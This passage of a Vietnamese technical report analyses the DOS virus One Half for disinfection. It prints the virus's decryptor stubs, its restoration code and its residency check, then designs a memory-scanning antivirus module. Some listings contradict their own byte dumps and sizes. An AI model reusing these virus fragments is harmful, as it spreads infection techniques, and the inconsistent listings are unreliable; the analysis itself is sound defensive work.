        cmc
        jmp     $+03B0h     ; (55DBh)
```

Đoạn thứ năm bị thay thế (bắt đầu tại offset 55DBh):

F8 B9 8C 58 3E FC 2E EB 5B

Dịch ngược:

```
        clc
        mov  cx,588Ch
        ds:
        cld
        cs:
        jmp     $+5Dh   ; (563Fh)
```

Đoạn thứ sáu bị thay thế (bắt đầu tại offset 563Fh):

31 0D 3E 36 FB E9 85 02

Dịch ngược:

```
        xor     [di],cx
        ds:
        ss:
        sti
        jmp     $+0288h     ; (58CCh)
```

Đoạn thứ bảy bị thay thế (bắt đầu tại offset 58CCh):

81 C1 01 B2 E9 48 FC

Dịch ngược:

```
add     cx,0201h
jmp     $+FC48h     ; (551Bh)
```

Đoạn thứ tám bị thay thế (bắt đầu tại offset 551Bh):

47 FB FD 2E 36 F8 E9 83 03

Dịch ngược:

```
inc     di
sti
std
cs:
ss:
clc
jmp     $+0383h     ; (58A7h)
```

Đoạn thứ chín bị thay thế (bắt đầu tại offset 58A7h):

F9 2E F5 F8 36 1F E9 2B FC

Dịch ngược:

```
cmp     di,685Ch
jmp     $+FDAFh     ; (565Dh)
```

Đoạn thứ mười bị thay thế (bắt đầu tại offset 565Dh):

75 E0 E9 71 06

Dịch ngược:

```
jnz     563Fh   ; nhảy trở lại đoạn thứ sáu
jmp     $+0671h     ; (5CD3h)
```

Như vậy virus One Half đã thay thế 10 đoạn mã trong file ban đầu bằng 10 đoạn mã của mình, tập hợp lại, chúng ta thấy nó làm các công việc như sau:

```
Đoạn 1  push    ax
Đoạn 4  mov     di,5A84h
                ; Là kích thước file ban đầu, cũng là offset 0
của virus
Đoạn 5  mov     cx,588Ch
Đoạn 6  xor     [di],cx
Đoạn 7  add     cx,0B201h
Đoạn 8  inc     di
Đoạn 9  cmp     di,685Ch   ; Là kích thước của file bị nhiễm
Đoạn 10         jnz        Đoạn 6
        jmp     5CD3h
```

Như vậy, chúng ta thấy phần cài trong thân của file nguyên thể giúp virus One Half giải mã toàn bộ phần mã của mình rồi mới nhảy tới vị trí hoạt động thực sự. Sau khi giải mã, phần ghép thêm của virus One Half của file nguyên thể chính là toàn bộ phần thân của One Half.

Lệnh tại địa chỉ offset 5CD3h của file tương ứng với offset 034Fh trong phần thân của virus One Half. Chúng ta khảo sát chúng.

```
5DD3    call    5DD6h
5DD6    pop     si              ; si=5DD6h
        sub     si,352h         ; si=5A84h
        mov     [si+02B8],si  ;Ghi si=5A84h vào off 2B8h của
mã VR.
        push    es
        push    si
        cld
        inc word ptr            [si+0DD6h]
        mov byte ptr            [si+0BABh],74h
        xor     ax,ax
        mov     es,ax
        mov     ax,es:[046Ch] ; ax=đếm thời gian 18.2lần/s
        mov     [si+56Ah],ax
```

```
            mov     [si+0D71h],ax
            mov     ax,4B53h
            int     21h             ; Kiểm tra One Half trong bộ
nhớ.
            cmp     ax,454Bh        ; Đã nhiễm trong bộ nhớ trong
            jz      5E67h
            .............................  ; Install virus vào bộ nhớ và đĩa
cứng.
    5E67    jmp     5F1Fh
            .............................
    5F1F    pop     bx              ; bx=offset 0 của virus
            push    cs
            pop     ds
            push    cs
            pop     es
            lea     si,[bx+40h]     ; si=offset 40h của thân virus
            add     bx,2Ah          ; bx=offset 2Ah của virus
            mov     cx,0Ah
      loc_loop_1:
            mov     di,[bx]
            push    cx
            mov     cx,0Ah
            repz    movsb
            pop     cx
            inc     bx
            inc     bx
            loop    loc_loop_1
            .............................
            mov     si,bx           ; bx=5A94h
            mov     di,100h
            mov     cx,3
            repz    movb
            pop     ax
            jmp     5F9Dh
            .............................
```

```
5F9D    jmp far                 cs:[bx+14h]      ; jmp cs:100
```

Đoạn mã từ 5F1Fh đã thể hiện cách thay thế trở lại các đoạn mã chương trình nguồn sau khi virus hoạt động xong. Chúng tiến hành thay thế 0Ah (10) đoạn, mỗi đoạn 0Ah (10) byte, các đoạn liên tiếp nhau bắt đầu từ địa chỉ offset 40h trong phần thân của virus, còn địa chỉ offset trong chương trình nguồn được thay thế là 0Ah (10) word liên tiếp, bắt đầu từ địa chỉ offset 2Ah trong phần thân của virus. Còn 3 byte đầu tiên được cất tại offset 10h trong phần thân của virus.

Các kết quả trên đã được kiểm tra lại trên một số file dạng .COM bị nhiễm One Half khác như COMMAND.COM, SK.COM.

8. Khảo sát file .EXE bị nhiễm virus One Half.

Để khảo sát virus One Half nhiễm trên file dạng .EXE, tôi đã cho nhiễm trên file DEBUG.EXE, file bị nhiễm có kích thước 19262 byte (4B3Eh), rồi so sánh đối chiếu nó trên file nguyên thể ban đầu là DEBUG.OK, có kích thước 15718 byte (3D66h). Chúng ta vẫn thấy rằng kích thước của phần virus gắn thêm vào file vẫn là 3544 byte (DD8h).

Như đã phân tích trong phần tổng quan về 1Ch byte đầu tiên của file. EXE (Exe Header), trước tiên chúng ta so sánh 1Ch byte đầu tiên này của hai file DEBUG. EXE và DEBUG.OK đã nói ở trên.

STT	Size	Item	DEBUG.OK	DEBUG.EXE
1	word	Exe file	4D5Ah	4D5Ah
2	word	PartPag	0166h	013Eh

3	word	PageCnt	001Fh	0026h
4	word	ReloCnt	0001h	0000h
5	word	HdrSize	0008h	0008h
6	word	MinMem	0268h	0268h
7	word	MaxMem	FFFFh	FFFFh
8	word	ReloSS	03D7h	037Bh
9	word	ExeSP	0200h	15E8h
10	word	ChkSum	0000h	0000h
11	word	ExeIP	0100h	041Ch
12	word	ReloCS	FFF0h	037Bh
13	word	TablOff	0052h	0052h
14	word	Overlay	0000h	0000h

So sánh phần đầu gồm 1Ch của hai file này, chúng ta thấy những Item sau đây là khác nhau:

- PartPag, PageCnt (lẽ tất nhiên vì kích thước file đã bị thay đổi)

- ReloCnt, ở file bị nhiễm, con số này bằng 0.

- Giá trị khởi đầu của các thanh ghi: ReloSS, ReloCS, ExeSP, ExeIP.

Như vậy, file DEBUG.EXE bị nhiễm không cho phép DOS tiến hành phân bố lại bằng cách đặt số mục trong bảng phân bố lại bằng 0. Điều này cũng dễ hiểu vì virus đã thay thế toàn bộ hệ thống thanh ghi ban đầu. Sau khi đọc modul tải của DEBUG.EXE vào vùng nhớ tại STARTSEG:0, quyền điều khiển được trao cho CS:IP trong đó CS = ReloCS + STARTSEG, IP = ExeIP. Chú ý rằng kích thước của ExeHeader là 80h byte, cho nên quyền điều khiển được trao cho đoạn mã tại Offset CS * 10h + IP + 80h của file, đối với DEBUG.EXE, đó là đoạn mã tại Offset 3C4Ch của

file DEBUG.EXE. Giống như đối với file dạng .COM, đoạn mã này thay thế đoạn mã của file nguyên thể ban đầu.

Sau đây là mã của đoạn thay thế tại 3C4Ch:

50 F5 FB 90 FD E9 9B FD

Dịch ngược:

```
push    ax
cmc
sti
nop
jmp     $+FD9Bh
```

Đoạn mã thứ hai bị thay thế tại 39EFh:

0E 90 F5 E9 3A 02

Dịch ngược:

```
push    cs
nop
cmc
jmp     $+023Ah
```

Đoạn mã thứ ba bị thay thế tại 3C2Fh:

3E F9 FD 1F E9 6C FE

Dịch ngược:

```
ds:
stc
std
pop     ds
jmp     $+FE6Ch
```

Đoạn mã thứ tư bị thay thế tại 3AA2h:

F8 F5 FD BB 36 05 EB AB

Dịch ngược:

```
clc
cmc
std
mov         bx,0536h
jmp         $+ABh-100h
```

Đoạn mã thứ năm bị thay thế tại 3A55h:

BA 7D A4 90 E9 45 01

Dịch ngược:

```
mov  dx,A47Dh
nop
jmp         $+0145h
```

Đoạn mã thứ sáu bị thay thế tại 3BA1h:

3E 90 3E FD FC 31 17 E9 C6 FD

Dịch ngược:

```
ds:
nop
ds:
std
cld
xor         [bx],dx
jmp         $+FDC6h
```

Đoạn mã thứ bảy bị thay thế tại 3971h:

81 C2 35 D4 F5 F9 E9 02 FF

Dịch ngược:

```
add         dx,D435h
cmc
stc
jmp         $+FF02h
```

Đoạn mã thứ tám bị thay thế tại 387Ch;

FB FC 2E 43 F9 E9 AB 02

Dịch ngược:

```
sti
cld
cs:
inc         bx
stc
jmp         $+02ABh
```

Đoạn thứ chín bị thay thế tại 3B2Fh:

90 F9 81 FB 0E 13 36 E9 90 00

Dịch ngược:

```
nop
stc
cmp         bx,130Eh
ss:
jmp         $+0090h
```

Đoạn thứ mười bị thay thế tại 3BC9h:

75 D6 E9 E7 04

Dịch ngược:

```
jnz         <Đoạn mã thứ sáu>
jmp         $+04E7h
```

Như vậy, chúng ta thấy 10 đoạn mã trên hoàn toàn giống như đối với file dạng .COM, có thể tóm tắt như sau:

- Đoạn 1: Cất giữ AX.
- Đoạn 2, 3: Cho DS nhận giá trị của CS, cần nhắc lại rằng khi tải và thi hành file .EXE, DOS thu xếp cho ES = DS = PSP
- Đoạn 4: Lấy "kích thước file", từ đó tính được kích thước file thật bằng (CS + HdrSize) * 16 + "Kích thước file"

- Đoạn 5: Lấy giá trị mã hoá ban đầu.
- Đoạn 7: Lấy giá trị tăng của giá trị mã hoá sau mỗi lần mã.
- Đoạn 6,7,8,9,10: Tiến hành vòng lặp để giải mã toàn bộ phần thân của virus One Half ghép vào cuối của file.
- Đoạn 10: Sau khi giải mã xong, chuyển điều khiển đến đoạn mã tại OFFSET 34Fh trong phần thân của virus.

Trong phần trước, khi khảo sát về file dạng .COM bị nhiễm, sau khi giải mã xong, quyền điều khiển cũng được chyển cho đoạn mã tại OFFSET 34Fh trong phần thân của virus.

```
885     call    888h
888     pop     si              ; si=888h
        sub     si,352h         ; si=536h, trỏ tới phần đầu
virus OH
        mov     [si+02B8],si    ;Ghi si=536h vào off 2B8h
của mã VR.
        push    es
        push    si
        cld
        inc     word ptr [si+0DD6h]
        mov byte ptr            [si+0BABh],74h
        xor     ax,ax
        mov     es,ax
        mov     ax,es:[046Ch] ; ax=đếm thời gian
18.2lần/s
        mov     [si+56Ah],ax
        mov     [si+0D71h],ax
        mov     ax,4B53h
        int     21h             ; Kiểm tra One Half trong bộ
nhớ.
```

```
            cmp         ax,454Bh    ; Đã nhiễm trong bộ nhớ
trong
            jz          loc_1
            ....................................  ; Install virus vào đĩa
cứng.
    loc_1:
            jmp         loc_2
            ....................................
    loc_2:
            pop         bx          ; bx=offset 0 của virus
            push        cs
            pop         ds
            push        cs
            pop         es
            lea         si,[bx+40h]     ; si=offset 40h của thân
virus
            add         bx,2Ah      ; bx=offset 2Ah của virus
            mov         cx,0Ah
     loc_loop_3:
            mov         di,[bx]
            push        cx
            mov         cx,0Ah
            repz        movsb
            pop         cx
            inc         bx
            inc         bx
            loop        loc_loop_3
```

Toàn bộ phần mã trên đã được khảo sát, nhiệm vụ cơ bản là thay thế 10 đoạn mã trong chương trình nguyên thể đã bị virus thay thế bằng mã ban đầu của nó.

Chúng ta khảo sát phần mã tiếp:

```
            pop         es          ; Lấy lại es cũ, là PSP
```

```
            add         bx,-2Eh     ; bx là OFFSET 10h của mã
VIRUS.
            mov         di,es
            add         di,10h      ; di = STARTSEG
            add         [bx+16h],di     ; Cộng STARTSEG vào
ReloCS,
            add         [bx+0Eh],di     ; ReloSS
            cmp         [bx+06h],0          ; Kiểm tra số mục
ReloCnt
            jz          loc_34              ; Nếu =0 thì bỏ qua
phần sau này
            mov         ds,es:[002Ch]  ; Segment môi trường của
DOS
            xor         si,si
    loc_30:
            inc  si
            cmp word ptr            [si],0
            jne         loc_30
            add         si,4
            xchg        si,dx           ; ds:dx trỏ tới tên file tải
và thực hiện
            mov         ax,3D00h
            int         21h                 ; Open file,
ax=FileHandle.
            jc          loc_37  ; Nhảy nếu mở có lỗi.
            push        cs
            pop         ds
            mov word ptr            [bx+287h],ax ; Ghi thẻ file
vào ô nhớ
            mov         dx,[bx+18h]    ;
            mov         ax,4200h   ;
            call        sub_6       ; Gọi chức năng đặt trỏ file
                                    ; cx:dx từ đầu file
            push        es
            xchg        di,ax
```

```
    loc_31:
            push    ax              ; Cất địa chỉ đầu
STARTSEG
            lea     dx,[bx+054h]    ;
            mov     cx,[bx+06h]     ;
            cmp     cx,029Eh        ;
            jb      loc_32          ;
            mov     cx,29Eh         ;
     loc_32:
            sub     [bx+6],cx
            push    cx
            shl     cx,1
            shl     cx,1            ; Số lượng byte cần đọc
            mov     ah,3Fh
            call    sub_6           ; Đọc cx byte từ vị trí con
trỏ file
            jc      loc_37
            pop     cx
            pop     ax              ; Lấy lại STARTSEG
            xchg    si,dx           ; si trỏ tới đầu buffer định
vị lại
      loc_loop_33:
            add     [si+2],ax
            les     di,dword ptr [si]
            add     es:[di],ax      ; Định vị lại
            add     si,4
            loop    loc_loop_33
            cmp  word ptr           [bx+6],0
            ja      loc_31
            pop     es
            mov     ah,3Eh
            call    sub_6
```

Như vậy, phần mã trên tiến hành định vị lại các mục trong bảng định vị lại thay cho DOS. Số các mục định vị lại lưu trữ trong OFFSET 16h của phần thân của virus.

```
        push    es
        pop     ds
        cmp  byte ptr       [bx+12h],0      ; Có là file
COM hay không
        jne     loc_35      ; Nhảy nếu là file .EXE
        .....                ; Thay thế 3 byte đầu của
file .COM
    loc_35:
        pop     ax
        cli
        mov     sp,cs:[bx+10h]
        mov     ss,cs:[bx+0Eh]
        sti

    loc_36:
        jmp dword ptr       cs:[bx+14h]
    loc_37:
        mov     ah,4Ch
        int     21h
```

Như vậy, giống như file dạng .COM, đoạn mã này thay thế 10 đoạn trong phần chương trình nguyên thể đã bị virus thay thế, sau đó tiến hành định vị lại các mục trong bảng ReloItem, trả lại giá trị của các thanh ghi.

Vị trí trong phần mã virus cất các thanh ghi:

- Relo CS : 26h
- ExeIP : 24h
- ReloSS : 1Eh
- ExeSP : 20h

ItemCount : 16h

TableOffset : 28h

Vì kích thước đoạn mã virus là 3544 byte (DD6h), chiếm 7 trang (mỗi trang 512 byte), riêng trang cuối bị thiếu 40 byte (28h), cho nên từ kích thước trang, phần trang cuối của file bị nhiễm, có thể tính lại được số trang, phần trang cuối của file nguyên thể ban đầu, cụ thể là:

```
PageCnt = PageCnt (bị nhiễm) - 7
PartPag = PartPag + 28h
Nếu PartPag > 200h thì
   PartPag = PartPag - 200h
   PageCnt = PageCnt + 1
```

Các phân tích trên đủ để chúng ta khôi phục một file .EXE bị nhiễm virus One Half.

Chương IV.
THIẾT KẾ CHƯƠNG TRÌNH CHỐNG VIRUS.

Một chương trình phát hiện, phòng chống và khôi phục dữ liệu trên đĩa do virus phá hoại bao gồm ba phần việc chính:

- Kiểm tra bộ nhớ trong.
- Kiểm tra Master Boot và Boot Sector.
- Kiểm tra file.

1. Kiểm tra bộ nhớ trong.

Kiểm tra sự hiện diện của virus trong bộ nhớ trong có thể tiến hành bằng hai cách:


Cách thứ nhất là kiểm tra mã nhận biết của virus tại địa chỉ xác định trong bộ nhớ. Cách này có một nhược điểm là không phát hiện được sự tồn tại trong bộ nhớ trong của những virus mới mà mã nhận biết không có trong CSDL của chương trình kiểm tra. Hầu hết các chương trình chống virus hiện nay dùng theo cách này.

Cách thứ hai là làm theo cách mà một số virus đã làm để kiểm tra sự tồn tại của mình trong bộ nhớ: Dùng ngắt 21h với chức năng đặc biệt để kiểm tra. Qua phân tích virus One Half trong phần trên, chúng ta thấy nó cũng làm như vậy: Sử dụng ngắt 21h với ax=4B53h, nếu giá trị trả về ax=454Bh thì hiện nay One Half đang tồn tại trong bộ nhớ. Cách này cũng có một nhược điểm: Thời gian dành cho việc kiểm tra này bị tăng so với cách trên, đồng thời không phải virus nào cũng sử dụng cách kiểm tra này.

Vì những lý do trên, chúng ta sẽ đưa ra một cách kiểm tra phối hợp cả hai hình thức trên: Đầu tiên kiểm tra mã nhận biết của virus, nếu bắt gặp, chương trình sẽ ngắt (abort), nếu không

gặp sẽ tiến hành kiểm tra dung lượng vùng nhớ do DOS quản lý và hệ thống địa chỉ của ngắt 21h, nếu có vấn đề thì cảnh báo (warning) và cho phép người sử dụng quyết định tiếp tục hay là không. Nếu tất cả đều tốt thì có thể kết luận rằng không có virus trong bộ nhớ. Tất nhiên cách thức mà chúng ta đề cập trên đây có một khuyết điểm: Không chấp nhận tại thời điểm kiểm tra có một phần mềm thường trú chiếm ngắt 21h, song điều này cũng có thể chấp nhận được. Một vấn đề mang tính giải pháp kỹ thuật, đó là lấy địa chỉ ngắt 21h. Địa chỉ này không phải là một giá trị không đổi mà nó thay đổi tuỳ theo version của DOS. Chúng ta sẽ tiến hành lập bảng thống kê địa chỉ của ngắt 21h tương ứng với các version của DOS, căn cứ vào version của DOS trên máy tại thời điểm kiểm tra, chúng ta sẽ tra cứu trên bảng này để lấy được địa chỉ của ngắt 21h phục vụ cho quá trình so sánh đối chiếu.

Sau đây là sơ đồ khối của phần kiểm tra bộ nhớ trong:



Chương trình sẽ tập trung vào hai modul chính được viết bằng assembler

Modul thứ nhất: test_vir_mem()

Kiểm tra mã nhận biết của các virus có mặt trong VMEM.DAT trong vùng nhớ.

Giá trị trả về của hàm:

1: Phát hiện ra virus trong vùng nhớ.
2: Không phát hiện thấy có các virus có mặt trong VMEM.DAT trong vùng nhớ
3: Đọc VMEM.DAT có lỗi

Modul này sử dụng các mã nhận biết (key value) của các virus trong vùng nhớ được lưu trữ trong file VMEM.DAT. Cách thiết kế này giúp cho việc mở rộng và phát triển chương trình, nghĩa là theo thời gian, thông tin về key value của các virus sẽ dần dần được cập nhật vào file VMEM.DAT để danh mục các virus do chương trình phát hiện sẽ được bổ sung mà không phải thay đổi lại chương trình.

Khi modul này được thi hành, đầu tiên hệ thống sẽ tìm và mở file VMEM.DAT, nếu việc mở có lỗi (không có file này hoặc có nhưng bị hỏng, không mở được file để làm việc), modul này sẽ báo lỗi không tìm được file VMEM.DAT và sẽ trả về hệ thống gọi giá trị là 3 như đã nói ở trên.

Còn nếu mở file VMEM.DAT thành công, lần lượt các record trong file sẽ được đọc ra. Mỗi record là một mã nhận biết của một virus, gồm 25 byte có cấu trúc như sau:

2 byte : Segment chứa mã nhận biết virus trong bộ nhớ.
2 byte : Offset chứa mã nhận biết virus trong bộ nhớ.
1 byte : Số lượng byte trong mã nhận biết.

10 byte : Mã nhận biết virus.

10 byte : Tên của virus.

Với mỗi record chứa mã nhận biết của virus được đọc ra từ file VMEM.DAT, modul này sẽ đối chiếu trong vùng nhớ tai địa chỉ được chỉ ra trong mã nhận biết, nếu đoạn mã tại địa chỉ đó trong bộ nhớ trùng với đoạn mã nhận biết của virus thì có nghĩa là virus tương ứng với mã nhận biết đó hiện đang thường trú trong bộ nhớ, modul sẽ thông báo tên của virus hiện đang thường trú trong bộ nhớ và kết thúc chương trình, trả về cho hệ thống gọi giá trị 1.

Trong trường hợp đã đối chiếu hết mọi nhận biết lưu trữ trong VMEM.DAT mà không thấy có sự trùng lặp thì có nghĩa là không có các virus tương ứng đó trong bộ nhớ. Modul kết thúc và trả về cho hệ thống gọi giá trị 2.

Trong trường hợp này, hệ thống sẽ gọi modul test_mem để làm việc tiếp.

Modul thứ hai: test_mem()

Kiểm tra dung lượng vùng nhớ và địa chỉ ngắt 21h.

Giá trị trả về của hàm:

0: OK

1: Vùng nhớ không đủ 640KB

2: Địa chỉ Int21h bị sai.

3: Vùng nhớ không đủ và địa chỉ Int21h bị sai.

Khi modul Test_vir_mem kết thúc và trả về giá trị 2 thì điều đó cũng không có nghĩa là không có virus trong bộ nhớ, mà chỉ cho phép kết luận rằng không có các virus mà chương trình có khả năng phát hiện được có mặt trong bộ nhớ mà thôi, có thể vẫn có những virus khác có mặt trong đó mà mã nhận biết của nó

không có trong file VMEM.DAT. Chính vì thế, sau khi test_vir_mem kết thúc và trả về giá trị 2 (không phát hiện được virus), hệ thống vẫn phải gọi tiếp test_mem.

Test_mem được thiết kế để mang tính dự báo, phòng ngừa. Như chúng ta đã phân tích trong phần tổng quan, hầu hết các B-virus đều thường trú trong vùng nhớ cao, vượt qua mặt DOS bằng cách giảm dung lượng vùng nhớ do DOS quản lý tại biến quản lý vùng nhớ (có địa chỉ 0:413h) một lượng bằng kích thước của chính virus. Nghĩa là nếu giá trị tại biến quản lý vùng nhớ đó không đủ 640K thì có căn cứ để nghi ngờ rằng đã có virus trong vùng nhớ, tuy nhiên điều này không phải là khẳng định, vì có thể bộ nhớ ở phần nào đó bị hỏng. Ngoài ra một số B-virus và hầu hết F-virus đều chiếm ngắt 21h, vì thế nếu địa chỉ của ngắt 21h không đúng thì cũng là căn cứ để chúng ta nghi ngờ.

Đầu tiên, modul này sẽ tiến hành kiểm tra giá trị tại biến lưu trữ tổng số vùng nhớ do DOS quản lý tại 0:413h. Sau đó sẽ tiến hành đọc giá trị trong bảng vector ngắt để đọc địa chỉ của ngắt 21h, đồng thời kiểm tra version của DOS trên máy đang kiểm tra, trên cơ sở đó so sánh đối chiếu địa chỉ ngắt 21h hiện tại và địa chỉ chuẩn tương ứng với version đó. Nếu bộ nhớ đủ 640K và địa chỉ ngắt 21h là đúng thì có nghĩa là trong bộ nhớ của máy tính không có virus thường trú, modul này sẽ trả về hệ thống gọi giá trị 0. Còn nếu không an toàn, modul sẽ trả về các giá trị như đã nói ở trên, hệ thống gọi sẽ đưa ra các lời cảnh báo, và cho phép người sử dụng chọn có tiếp tục việc kiểm tra hay là không kiểm tra tiếp nữa.

Đoạn chương trình sau đây minh họa cách xử lý đã nói ở trên:

```
int gttestmem,gttestmb;
int cont;
```

```
      gttestmb=test_vir_mem();
      if(gttestmb==1 || gttestmb==3) return 1;
      else {
        gttestmem=test_mem();
        switch(gttestmem) {
          case 1:
           printf("Vung nho khong du 640K ! Co tiep tuc khong
<1/0>?");
           scanf("%d",&cont);break;
          case 2:
           printf("Dia chi Int21h sai ! Co tiep tuc khong <1/0>?");
           scanf("%d",&cont);break;
          case 3:
           printf("Vung nho khong du 640K va dia chi Int21h bi
sai!\n")
           printf(" Co tiep tuc khong <1/0>? ");
           scanf("%d",&cont);break;
          default:
           printf("   Kiem tra memory la tot!");
           cont=1
        }
        if(cont==0) return 1;
      }
```

2. Kiểm tra Master Boot và Boot Sector.

Nói chung, hầu hết đoạn mã đầu trong Master Boot trên các đĩa của các máy PC chạy trên hệ điều hành DOS thông dụng đều giống nhau, như phần tổng quan đã phân tích, nó đều có nhiệm vụ phân tích để xác định Active Partition, sau đó chuyển chính phần mã của mình đi chỗ khác để dọn chỗ cho việc tải Boot Record của Active Partition vào 0:7C00h (khi đó bảng tham số đĩa cứng nằm tại 0:7BEh), cuối cùng chuyển điều khiển cho đoạn mã của Boot Record vừa đọc.


Chính vì lý do đó, và một lý do nữa là số lượng quá đông đảo các virus, mà nhiều virus mới chưa kịp khảo sát, chương trình kiểm tra của chúng ta sẽ tiến hành như sau:


- Đọc Master Boot của đĩa cứng cần kiểm tra, đối chiếu đoạn mã đầu của nó (0DAh byte) với Master Boot chuẩn, nếu trùng thì có thể kết luận rằng Master Boot này OK, còn nếu không trùng thì Master Boot này có vấn đề. Khi đó sẽ lần lượt đối chiếu các mã nhận biết virus trong VMB.DAT với Master Boot cần kiểm tra.

- Nếu phát hiện ra virus sẽ tiến hành khôi phục và tiêu diệt.

